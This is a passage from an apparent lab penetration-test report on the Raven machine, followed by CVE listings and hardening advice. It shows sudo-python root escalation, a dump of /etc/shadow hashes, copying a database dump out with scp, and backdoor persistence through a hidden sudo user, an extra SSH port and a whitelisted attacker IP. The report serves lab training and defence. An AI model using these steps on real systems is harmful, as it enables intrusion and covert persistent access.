/var/www/html/wordpress/wp-includes/images/icon-pointer-flag-2x.png
/var/www/html/wordpress/wp-includes/images/icon-pointer-flag.png
steven@target1:/$
```

14. Gaining root

sudo -l shows Steven has root privilege for the python command.

```
steven@target1:/home$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
```

Use python interactive shell command with sudo to escalate to Root

```
root@kali:/home/kali# ssh steven@192.168.56.104
steven@192.168.56.104's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Dec 13 07:15:42 2020 from 192.168.56.1
$ python -c 'import pty;pty.spawn("/bin/sh")'
$ /bin/bash -i
steven@Raven:~$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
steven@Raven:~$ python -c 'import pty;pty.spawn("/bin/sh")'
$ /bin/bash
steven@Raven:~$ sudo python -c 'import pty;pty.spawn("/bin/sh")'
# /bin/bash
root@Raven:/home/steven# id
uid=0(root) gid=0(root) groups=0(root)
root@Raven:/home/steven#
```

Locate flag 4

```
root@Raven:/# locate *flag*
/root/flag4.txt
/usr/include/linux/kernel-page-flags.h
/usr/include/linux/tty_flags.h
/usr/include/x86_64-linux-gnu/asm/processor-flags.h
/usr/include/x86_64-linux-gnu/bits/waitflags.h
/usr/lib/x86_64-linux-gnu/perl/5.20.2/bits/waitflags.ph
/usr/share/doc/apache2-doc/manual/da/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/de/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/en/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/es/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/fr/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/ja/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/ko/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/pt-br/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/tr/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/zh-cn/rewrite/flags.html
/usr/share/man/man3/fegetexceptflag.3.gz
/usr/share/man/man3/fesetexceptflag.3.gz
/var/lib/mysql/debian-5.5.flag
/var/www/flag2.txt
/var/www/html/wordpress/wp-includes/images/icon-pointer-flag-2x.png
/var/www/html/wordpress/wp-includes/images/icon-pointer-flag.png
```

15. MySQL - Flag 3

Find flag 3 in MySQL

(and again flag 4) in *wp_posts* in *tables* with *show tables,* export to tables.txt and isolate flags using *cat* and *grep* commands:

Show tables:

```
mysql> show tables
    -> ;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)
```

Flags in wp_posts

```
mysql> select * from wp_posts;
```

```
mysql> select * from wp_posts; \T tables.txt;
```

```
michael@Raven:/var/www/html/wordpress$ cat tables.txt | grep flag*
|  4 |          1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}

                                                                               | flag3        |              | dr
aft   | open      | open         |              |             |         | 2018-08-13 01:48:31 |
 2018-08-13 01:48:31 |                    |              0 | http://raven.local/wordpress/?p=4
           |        0 | post        |              |          0 |
|  5 |          1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}
```

```
Logging to file 'tables.txt;'
```

16. SCP

Exfiltrate tables.txt with flags back to host machine.

Pull the file from the target machine from within the host using *scp -r*

```
root@kali:/home/kali# scp -r michael@192.168.56.104:/var/www/html/wordpress/tables.txt /home/kali/
michael@192.168.56.104's password:
tables.txt
root@kali:/home/kali# ls tables.txt
tables.txt
root@kali:/home/kali# 
```

```
root@kali:/home/kali# cat tables.txt | grep flag*
|  4 |          1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab5
6b50591e7dccf93122770cd2}
                                                           | flag3            |
     | draft        | open              | open            |                 |
  |          |        | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |
        |            0 | http://raven.local/wordpress/?p=4
          |            0 | post          |                 |              0 |
|  5 |          1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c
055b9fe3337544932f2941ce}
```

17.Post-exploitation

Change root password (not advisable):

- Changing root password is possible, but would throw up big red flags of an attack.

```
root@Raven:/# sudo passwd
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@Raven:/#
```

Create a new super user

- with root privilege using *visudo*
- without home directory, using *useradd*,
- in sudo group with *usermod*,
- with login shell with *usermod*,
- with an obfuscated user name - user “x23”

```
root@Raven:/home/steven# useradd x23
root@Raven:/home/steven# usermod -aG sudo x23
root@Raven:/home/steven# sudo passwd x23
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@Raven:/home/steven# visudo
root@Raven:/home/steven# usermod -s /bin/bash x23
root@Raven:/home/steven# id x23
uid=1003(x23) gid=1003(x23) groups=1003(x23),27(sudo)
```

Add x23 to *sudoers.tmp* with privilege to execute all.

```
  GNU nano 2.2.6          File: /etc/sudoers.tmp                  Modified

Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:$

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
x23     ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
```

```
x23@Raven:/home$ id
uid=1003(x23) gid=1003(x23) groups=1003(x23),27(sudo)
x23@Raven:/home$
```

Confirmation: x23 has /etc/shadow access

```
x23@Raven:/$ sudo cat /etc/shadow
root:$6$KV9fX8eq$NA12FZyBa5Zg7Kd8SwSCkMnJrcgk6uHY2QFFBnMjqqLFtgN6c/AE2mPSGoTOIOAMeNiJsAoJF0j7C.wJMRWZc1:18608:0:99999:7:::
daemon:*:17755:0:99999:7:::
bin:*:17755:0:99999:7:::
sys:*:17755:0:99999:7:::
sync:*:17755:0:99999:7:::
games:*:17755:0:99999:7:::
man:*:17755:0:99999:7:::
lp:*:17755:0:99999:7:::
mail:*:17755:0:99999:7:::
news:*:17755:0:99999:7:::
uucp:*:17755:0:99999:7:::
proxy:*:17755:0:99999:7:::
www-data:*:17755:0:99999:7:::
backup:*:17755:0:99999:7:::
list:*:17755:0:99999:7:::
irc:*:17755:0:99999:7:::
gnats:*:17755:0:99999:7:::
nobody:*:17755:0:99999:7:::
systemd-timesync:*:17755:0:99999:7:::
systemd-network:*:17755:0:99999:7:::
systemd-resolve:*:17755:0:99999:7:::
systemd-bus-proxy:*:17755:0:99999:7:::
Debian-exim:!:17755:0:99999:7:::
messagebus:*:17755:0:99999:7:::
statd:*:17755:0:99999:7:::
sshd:*:17755:0:99999:7:::
michael:$6$7yX3fY5l$ouY.e3IrkeLUvuK5r6Iw2XIUl9UW8NPXQeKT9IKgj.37tnY0bLkB31AcP/h.j/c7ENnoToHB5dNgpp38/FnZS1:17755:0:99999:7:::
smmta:*:17755:0:99999:7:::
smmsp:*:17755:0:99999:7:::
mysql:!:17755:0:99999:7:::
steven:$6$EO2N8zNr$XtF0bTljrXXp5jkG6kA/JtqqAquoy7KK3a1nMLHtUacpItshheyPtd4j36dildZ5JKlO8T709DOEYtcDuY.6l/:17756:0:99999:7:::
sam:$6$CXZS4K/w$sRq6/6J5QqXsyMRJ8MZAhB0uBZw2dlR2Xm5MJphL6BOJP2/v9sqlry8RDedgFEazjcSnf0ZGDWl8CWCVk5m330:18608:0:99999:7:::
x23:$6$pq7906md$53tPYWeYmH4zt..GBi6/pPIh3QPwECZZSrbPo9L9ikWGkm7Im22qMDShOExgsfzpRmKnUeJkZFS.j1V7m18.z.:18608:0:99999:7:::
x23@Raven:/$
```

Open a port for re-entry - Port 52695

Create persistent obfuscated high number SSH port in */etc/ssh/sshd_config* – port 52695

Added port 52695 to sshd_config, and restarted the sshd service

```
root@Raven:/etc/ssh# nano sshd_config
root@Raven:/etc/ssh# service sshd restart
root@Raven:/etc/ssh#
```

```
# Package generated configuration file
# See the sshd_config(5) manpage for details

# What ports, IPs and protocols we listen for
Port 22
Port 52695
```

Login from new port and switch to root

```
root@kali:/home/kali# sudo ssh -p52695 x23@192.168.56.104
x23@192.168.56.104's password:

The programs included with the Debian GNU/Linux system are
the exact distribution terms for each program are described
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the
permitted by applicable law.
Last login: Mon Dec 14 21:10:20 2020 from 192.168.56.1
Could not chdir to home directory /home/x23: No such file o
x23@Raven:/$ sudo su
[sudo] password for x23:
root@Raven:/#
```

Confirm SSH port

```
root@kali:/home/kali# nmap -sV -A -p52695 192.168.56.104
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-16 21:13 EST
Nmap scan report for 192.168.56.104
Host is up (0.00086s latency).

PORT      STATE SERVICE VERSION
52695/tcp open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
```

Whitelisted attacker IP

Add sshd : <ip addr> to */etc/hosts.allow*

```
# /etc/hosts.allow: list of hosts that are allowed to access the system.
#                   See the manual pages hosts_access(5) and hosts_options(5).
#
# Example:    ALL: LOCAL @some_netgroup
#             ALL: .foobar.edu EXCEPT terminalserver.foobar.edu
#
# If you're going to protect the portmapper use the name "rpcbind" for the
# daemon name. See rpcbind(8) and rpc.mountd(8) for further information.
#
sshd : 192.168.1.90
```

VULNERABILITIES

1. Exploited Vulnerabilities:

1. Webserver directory listing - able to enumerate webserver directories, such as with gobuster.

Recommendation: See Mitigations 2.2 – Disable directory listing

2. WPScan brute forcing usernames – Michael and Steven.

Recommendation: Prevent brute force attacks by blocking repeat failures – use timeouts, IP blocking, limit authentication attempts, Obfuscate usernames.

3. Weak password:

Michael's password:

a. username is password.
b. password is a name, extremely weak and fails basic requirements.
c. Easily brute forced

Steven's password:

d. Steven's hash easily cracked

Recommendation: See Mitigations 3.x – MFA, SSH keys, password strengthening/expiry/non-recycled, etc.

4. SSH. Entered both user accounts with SSH.

Recommendation: See Mitigations 6.x – Obfuscate port, filter port, SSH keys, password hardening, warning message, block brute force attacks, limit

authentication attempts, email alert root login/disable root login, update OpenSSH. Setup an IPS

5. Wp_config.php easily accessed, containing MySQL login and password within webserver directory in Michael's account.

Recommendation: See Mitigations 5.4 – moving wp_config.php

6. MySQL showed databases, one which included some user password hashes, with one that was easily cracked.

Recommendation: See Mitigations 4.5 white/blacklisting, 4.6 root account, 4.9 disable show databases, 4.12 file permissions

7. Python root privilege - One user has root privilege for an application that easily escalated to root Python root privilege access.

Recommendation: See Mitigations 1.16 – Principle of least privilege. Audit user privileges regularly.

2. General Vulnerabilities

Priority and Threat Level

= Critical = Medium = Low

= Version number indicates threat can be mitigated with an update

8. Port 139 and port 445 - Samba - smb-vuln-regsvc-dos - Denial of Service. https://nmap.org/nsedoc/scripts/smb-vuln-regsvc-dos.html

= Low

9. CWE-16 – Configuration vulnerability - Open ports can be a vulnerability – Port 22, 80, 111, 139, 445, 45851 are open - https://cwe.mitre.org/data/definitions/16.html

= Low

```
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http        Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
45851/tcp open  status      1 (RPC #100024)
```

3. Port 22

OpenSSH 6.7 (Debian) installed

For all the following vulnerabilities listed for Port 22, updating OpenSSH to the latest version – 8.3 will likely mitigate these vulnerabilities

10. CVE-2015-5600 – OpenSSH < 6.9- makes it easier for remote attackers to conduct brute-force attacks or cause a denial of service - https://vulners.com/cve/CVE-2015-5600

CVSS Score – 8.5

The kbdint_next_device function in auth2-chall.c in sshd in OpenSSH through 6.9 does not properly restrict the processing of keyboard-interactive devices within a single connection, which makes it easier for remote attackers to conduct brute-force attacks or cause a denial of service (CPU consumption) via a long and duplicative list in the ssh -oKbdInteractiveDevices option, as demonstrated by a modified client that provides a different password for each pam element on this list.

11. CVE-2015-6564 / CWE-264 < 7.0- might allow local users to gain privileges by leveraging control of the sshd uid - https://vulners.com/cve/CVE-2015-6564

CVSS Score - 6.9

Use-after-free vulnerability in the mm_answer_pam_free_ctx function in monitor.c in sshd in OpenSSH before 7.0 on non-OpenBSD platforms might allow local users to gain privileges by leveraging control of the sshd uid to send an unexpectedly early MONITOR_REQ_PAM_FREE_CTX request.

12. CVE-2017-15906 / CWE-732- < 7.6 allows attackers to create zero-length files - https://vulners.com/cve/CVE-2017-15906

CVSS – 5.0

13. EDB-ID:45210- OpenSSH 2.3 < 7.4- Username Enumeration (PoC)- https://vulners.com/exploitdb/EDB-ID:45210

CVSS – 4.6

14. CVE-2016-10009 / EDB-ID:40963- OpenSSH < 7.4- agent Protocol Arbitrary Library Loading. Remote exploit - https://vulners.com/exploitdb/EDB-ID:40963

CVSS – 4.6

15. CVE-2016-0777 / SSV:90447- OpenSSH 5.4- 7.1 - Information Leak- https://vulners.com/seebug/SSV:90447

CVSS – 4.6

16. CVE-2016-0778- OpenSSH 5-7.1- https://vulners.com/cve/CVE-2016-0778

CVSS – 4.6

17. EDB-ID:40962- OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets- https://vulners.com/exploitdb/EDB-ID:40962

CVSS – 4.6

18. CVE-2015-5352- OpenSSH before < 6.9 – allows remote attackers to bypass intended access restrictions- https://vulners.com/cve/CVE-2015-5352

CVSS – 4.6

19. CVE-2016-0777- OpenSSH 5-7.1- allows remote servers to obtain sensitive information from process memory- https://vulners.com/cve/CVE-2016-0777

CVSS – 4.0

20. CVE-2015-6563- OpenSSH < 7.0- allows local users to conduct impersonation attacks by leveraging any SSH login access- https://vulners.com/cve/CVE-2015-6563

CVSS – 1.9

4. Port 80

Apache httpd 2.4.10 (Debian) installed

For all the following vulnerabilities listed for Port 80, updating Apache httpd to the latest version – 2.4.46 will likely mitigate these vulnerabilities

21. CVE-2017-3167 / CWE-287- Apache httpd 2.2 – 2.4.26- authentication requirements can be bypassed- https://vulners.com/cve/CVE-2017-3167

CVSS Score 7.5

22. CVE-2017-7679 / CWE-119- Apache httpd 2.2 – 2.2.33, 2.3-2.4.26- mod_mime can read one byte past the end of a buffer when sending a malicious Content-Type response header- https://vulners.com/cve/CVE-2017-7679

CVSS Score 7.5

23. CVE-2017-3169 / CWE-476- Apache httpd 2.2 – 2.2.33, 2.3-2.4.26- mod_ssl may dereference a NULL pointer when third-party modules call ap_hook_process_connection() during an HTTP request to an HTTPS port. - https://vulners.com/cve/CVE-2017-3169

CVSS Score – 7.5

24. CVE-2017-15715 / CWE-20- Apache httpd 2.4.0 to 2.4.29- the expression specified could match '$' to a newline character in a malicious filename - https://vulners.com/cve/CVE-2017-15715

CVSS Score – 6.8

25. CVE-2018-1312 / CWE-287- Apache httpd 2.2.0 to 2.4.29- HTTP requests could be replayed across servers by an attacker without detection. - https://vulners.com/cve/CVE-2018-1312

CVSS Score – 6.8

26. CVE-2017-9788 / CWE-200 / CWE-20- Apache httpd before 2.2.34 and 2.4.x before 2.4.27- leakage of potentially confidential information, and a segfault in other cases resulting in denial of service- https://vulners.com/cve/CVE-2017-9788

CVSS Score – 6.4

27. CVE-2019-0217 / CWE-362- Apache HTTP Server 2.4- 2.4.38- could allow a user with valid credentials to authenticate using another username- https://vulners.com/cve/CVE-2019-0217

CVSS Score – 6.0

28. CVE-2020-1927 / CWE-601- Apache HTTP Server 2.4.0 to 2.4.41- redirects configured with mod_rewrite that were intended to be self-referential might be fooled by encoded newlines and redirect instead to an an unexpected URL within the request URL. - https://vulners.com/cve/CVE-2020-1927

CVSS – 5.8

29. CVE-2019-10098 / CWE-601- Apache HTTP server 2.4.0 to 2.4.39- Redirects configured with mod_rewrite that were intended to be self-referential might be fooled by encoded newlines and redirect instead to an unexpected URL within the request URL.- https://vulners.com/cve/CVE-2019-10098

CVSS Score – 5.8

5. PHPMailer

Version 5.2.17 installed

For all the following vulnerabilities listed for PHPMailer,

updating to the latest version – 6.1.8 will likely mitigate these vulnerabilities

30. CVE-2016-10033 < 5.2.18 - Remote Code Execution (Bash)
The mailSend function in the isMail transport in PHPMailer before 5.2.18 might allow remote attackers to pass extra parameters to the mail command and consequently execute arbitrary code via a \" (backslash double quote) in a crafted Sender property.

= Critical

31. CVE-2017-5223 < 5.2.21 - Local File Disclosure
PHPMailer's msgHTML method applies transformations to an HTML document to make it usable as an email message body. One of the transformations is to convert relative image URLs into attachments using a script-provided base directory. If no base directory is provided, it resolves to /, meaning that relative image URLs get treated as absolute local file paths and added as attachments. To form a remote vulnerability, the msgHTML method must be called, passed an unfiltered, user-supplied HTML document, and must not set a base directory.

= Low

32. CVE 2016-10074, CVE 2016-10045, CVE 2016-10034, CVE 2016-10033 < 5.2.20
The mail transport (aka Swift_Transport_MailTransport) in Swift Mailer before 5.4.5 might allow remote attackers to pass extra parameters to the mail command and consequently execute arbitrary code via a \" (backslash double

quote) in a crafted e-mail address in the (1) From, (2) ReturnPath, or (3) Sender header.

= Critical

33. CVE-2016-10033 < 5.2.18 - Remote Code Execution (Python) (PHP)

The mailSend function in the isMail transport in PHPMailer before 5.2.18 might allow remote attackers to pass extra parameters to the mail command and consequently execute arbitrary code via a \" (backslash double quote) in a crafted Sender property.

= Critical

34. CVE-2016-10045, CVE-2016-10033 < 5.2.20 - Remote Code Execution

The isMail transport in PHPMailer before 5.2.20 might allow remote attackers to pass extra parameters to the mail command and consequently execute arbitrary code by leveraging improper interaction between the escapeshellarg function and internal escaping performed in the mail function in PHP. NOTE: this vulnerability exists because of an incorrect fix for CVE-2016-10033.

= Critical

6. MySQL

Version 5.5.6 installed

For the following vulnerability listed for MySQL,

updating to the latest version – 8.0.22 will likely mitigate these vulnerabilities

35. CVE- 2017-3599 < 5.6.35 / < 5.7.17 - Integer Overflow

CVSS Score – 7.8

Vulnerability in the MySQL Server component of Oracle MySQL (subcomponent: Server: Pluggable Auth). Supported versions that are affected are 5.6.35 and earlier and 5.7.17 and earlier. Easily "exploitable" vulnerability allows unauthenticated attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.0 Base Score 7.5 (Availability impacts). CVSS Vector: (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H). NOTE: the previous information is from the April 2017 CPU. Oracle has not commented on third-party claims that this issue is an integer overflow in sql/auth/sql_authentication.cc which allows remote attackers to cause a denial of service via a crafted authentication packet.

MITIGATIONS and HARDENING

1. General

1.1 Update OpenSSH to the latest version – 8.3.
1.2 Update Apache HTTP to the latest version – 2.4.46.
1.3 Update Samba to the latest version – 4.13.3.
1.4 Monitor SSH.
1.5 Monitor /etc/shadow and /etc/passwd folder.
1.6 Monitor failed logins.
1.7 Monitor excessive packets sent.
1.8 Monitor open ports.
1.9 Disable service scan details and obfuscate information provided in scan reports
1.11 Block all incoming SSH connections, while whitelisting known IPs.
1.12 Setup an IPS such as Fail2Ban, to blacklist SSH connections after 10 failures.
1.13 Maintain a full backup in case of extreme compromise.

1.14 Remove unnecessary software and services.


1.15 Change default usernames and passwords; and reduce admin account privileges.

1.16 Principle of least privilege – restrict privilege wherever possible.

1.17 Regularly update and patch OS and applications.

1.18 Implement logging and auditing.

1.19 Review the companies Security Posture and employee education.




2. Apache HTTP Webserver and Header hardening


2.1 Remove apache version and OS information from scans

- Append *httpd.conf* in the *Web_Server/conf* directory. Add *ServerSignature Off* to remove Apache version information.
- Limit server information to simply "Apache", by adding *ServerTokens Prod* to the same file.

From



To




Create a non-privileged user and group to run apache.

2.2 Disable directory listing in *httpd.conf* in the *Web_Server/conf* directory.

Add *Options none* under *<Directory /opt/apache/htdocs>*

This should result in *Forbidden to access* while trying to access the directory listing.



2.3 Remove viewing permissions

Remove viewing permissions to *bin* and *conf* folders in the *web_server* directory with *chmod 750* (User can read, write, execute; Group can read, execute; Others have none).

Enable logging in mod_log_config

Enable logging in mod_log_config so that the web server collects general information, especially about visitors and errors.

2.4 Limit HTTP Request Methods to *GET, HEAD, POST*

Limit HTTP Request Methods to *GET, HEAD, POST* to limit attack options, in *httpd.conf* in the *Web_Server/conf* directory by adding
<LimitExcept GET POST HEAD>
deny from all
</LimitExcept>

2.5 Enable SSL

2.6 Set HTTP Strict Transport Security

2.7 Set the 'Content-Security-Policy' header.

2.8 Set the 'X-XSS-Protection' header for older browsers.

2.9 Check the header information

Check the header information on a tool such as – https://tools.geekflare.com/http-headers-test

2.10 Use secure HTTP headers.

2.11 Hide your PHP information

2.12 Enable CSP, Content Security Policy

2.13 Enable HSTS, HTTP Strict Transport Security, forcing HTTPS for secure connections.

2.14 X-Content-Type-Options, prevents IME-type sniffing techniques, with *nosniff*

2.15 X-Frame-Options header

Set X-Frame-Options header to deny iframes. An old attack vector for clickjacking and stealing data.

2.16 Secure Session Cookies

3. Password hardening

3.1 Consider using MFA, multi-factor authentication, with hardware keys.

3.2 For SSH logins, require public and private SSH keys.


3.3 Setup minimum requirements for passwords – min. 8 characters, upper and lowercase letters, numbers and special characters.

3.4 Passwords should expire regularly.

3.5 Passwords shouldn't be able to be recycled.

3.6 Force password failure timeouts to prevent brute force attacks.

3.7 Obfuscate usernames.



4. MySQL hardening

```
michael@target1:~$ mysql -V
mysql  Ver 14.14 Distrib 5.5.60, for debian-linux-gnu (x86_64) using readli
ne 6.3
```

4.1 Update MySQL to the latest version.

4.2 Remove the Test database

This is part of the installation process and can be accessed by all users by default; this is an attacker target.

4.3 Remove all anonymous accounts

These are automatically created at installation, entry point for attackers.

4.4 Change default port - 3306

Attackers can easily identify MySQL by port 3306, choose a random port.

4.5 Whitelist and blacklist access

Adjust hosts.deny and hosts.allow to control access to MySQL

4.6 MySQL should not be run as root

MySQL should only be accessed with user accounts, which allows for monitoring and logging.

4.7 Remove and disable the MySQL history file

Passwords and config may be exposed in *~/.mysql_history*

4.8 Disable remote logins

Edit */etc/my.cnf* with skip networking under *[mysqld]*, this will stop MySQL from listening to TCP/IP ports.

4.9 Disable SHOW DATABASES

Add *skip-show-databases* under *[mysqld]* in */etc/my.cnf*

4.10 LOAD DATA LOCAL INFILE command

This command allow users to read files, and allows for potential SQLI. In */etc/my.cnf,* under *[mysqld]* add *set-variable=local-infile=0*

4.11 Change the root account name

Changing the name makes brute force impossible until the name is discovered.

4.12 Set the proper file permissions

/etc/my.cnf should be read only outside of root and data storage at */usr/local/mysql/data*

5. WordPress hardening

5.1 Use a security plugin

5.2 Choose only reputable plugins and themes, beware of insecure plugins.

5.3 Update all plugins and themes regularly

5.4 Secure wp-config.php by moving it to a directory above the wordpress installation

5.5 Review file and directory permissions

5.6 Disable the file editor from the admin panel in WordPress.

5.7 Harden passwords and obfuscate usernames.

5.8 Make sure MySQL and PHP are up to date.

5.9 Keep a full website backup in case website is compromised.

6. SSH Hardening

6.1 Obfuscate SSH Port

Change the SSH port to obfuscate the port with *nano -w /etc/ssh/sshd_config*, and change the port to any, higher, uncommon port number.

Block all access to the SSH port and whitelist static IPs of trusted sources with nano -w */etc/hosts.deny* and add the line - *ALL : ALL*

Allow access with *nano -w /etc/hosts.allow* and add *sshd : <ip addr>*

6.2 Filter Ports

Only allow necessary TCP ports for incoming traffic with *nano -w /etc/csf/csf.conf*

Under these options adjust the ports to match your config.

 # Allow incoming TCP ports

TCP_IN = "22,80,443 "

 # Allow outgoing TCP ports

TCP_OUT = "80,443"

6.3 Disable root login

Removing root login will automatically block a lot of potential brute force attacks. Use *nano -w /etc/ssh/sshd_config* and change this root login entry to no - *PermitRootLogin no*

If this entry doesn't exist, then add *AllowUsers sectrails9*

To allow certain users to login as root, their user and IP can be added *AllowUsers sectrails9 root@<ip addr>*

6.4 Use SSH keys

This is far more secure than using passwords and cant be brute forced. Create an SSH key with *ssh-keygen* and save it to your *home/user* directory as *~/.ssh/id_rsa* with no passphrase. Doing this will allow faster login, automated process will now function. For higher security, add a passphrase to your private key, which means attackers still cant use the key if they discover it.

Having the private key installed, copy the public key into the target machine's *~/.ssh/authorized_keys* directory.

6.5 Harden passwords and passphrases

Use the standard 8 characters, upper+lower case, numbers and special characters.

Timeout idle sessions

Set sessions logout automatically after an appropriate period of time. Use *nano -w /etc/ssh/sshd_config* to set *ClientAliveInterval 300* which is 5 minutes.

Disable empty passwords

Block the ability for users to not have a password. Use *nano -w /etc/ssh/sshd_config* and set *PermitEmptyPasswords no*

6.6 Set a scary warning when someone logs in

This is a deterrent, not a technical security function modifying */etc/motd* and creating ascii art. For example

6.7 Block SSH brute force attacks automatically

There are multiple ways to do this. We already configured *deny.hosts* to block all incoming IPs. We can also use *fail2ban* or SSHGuard for example.

csf.conf – blocks IP after 5 failed attempts

The following will block an IP after 5 failed SSH connections.

We recommend you edit *csf.conf* with *nano -w /etc/csf/csf.conf*

Add or adjust these variables in this section:

 # [*]Enable login failure detection of sshd connections

LF_SSHD = "5"

LF_SSHD_PERM = "1"

LF_SSHD set to "5" is the number of max failed connections before blocking the IP address.

LF_SSHD_PERM set to "1" makes this blocking permanent.

HPB - Highly Predictive Blocklisting

Activate Dshield and Blocklist.de. These connect to commonly blocked IPs and massively reinforce defence against brute force attackers.

Open */etc/csf/csf.blocklists* and uncomment the following two entries:

#DSHIELD|86400|0|http://www.dshield.org/block.txt

#BDEALL|86400|0|http://lists.blocklist.de/lists/all.txt

Then restart the service:

csf -r

systemctl restart lfd

6.8 Remove OpenSSH server on laptops and desktops

If the users are only working locally, such as in a home environment, then disabling OpenSSH will mitigate SSH attacks; port 22 would longer need to be open; root login would be disabled, etc. This service is generally only necessary for working remotely. Typically, OpenSSH is a highly vulnerable.

sudo apt-get remove openssh-server

6.9 Set a low max limit for authentication attempts

Run *nano -w /etc/ssh/sshd_config* and set the following to 3 failed password attempts *MaxAuthTries 3*

6.10 Create an email alert for a root login

Setting an email alert is a very direct way to monitor this kind of critical activity.

Use *nano -w /root/.bashrc* and add this at the end of the file:

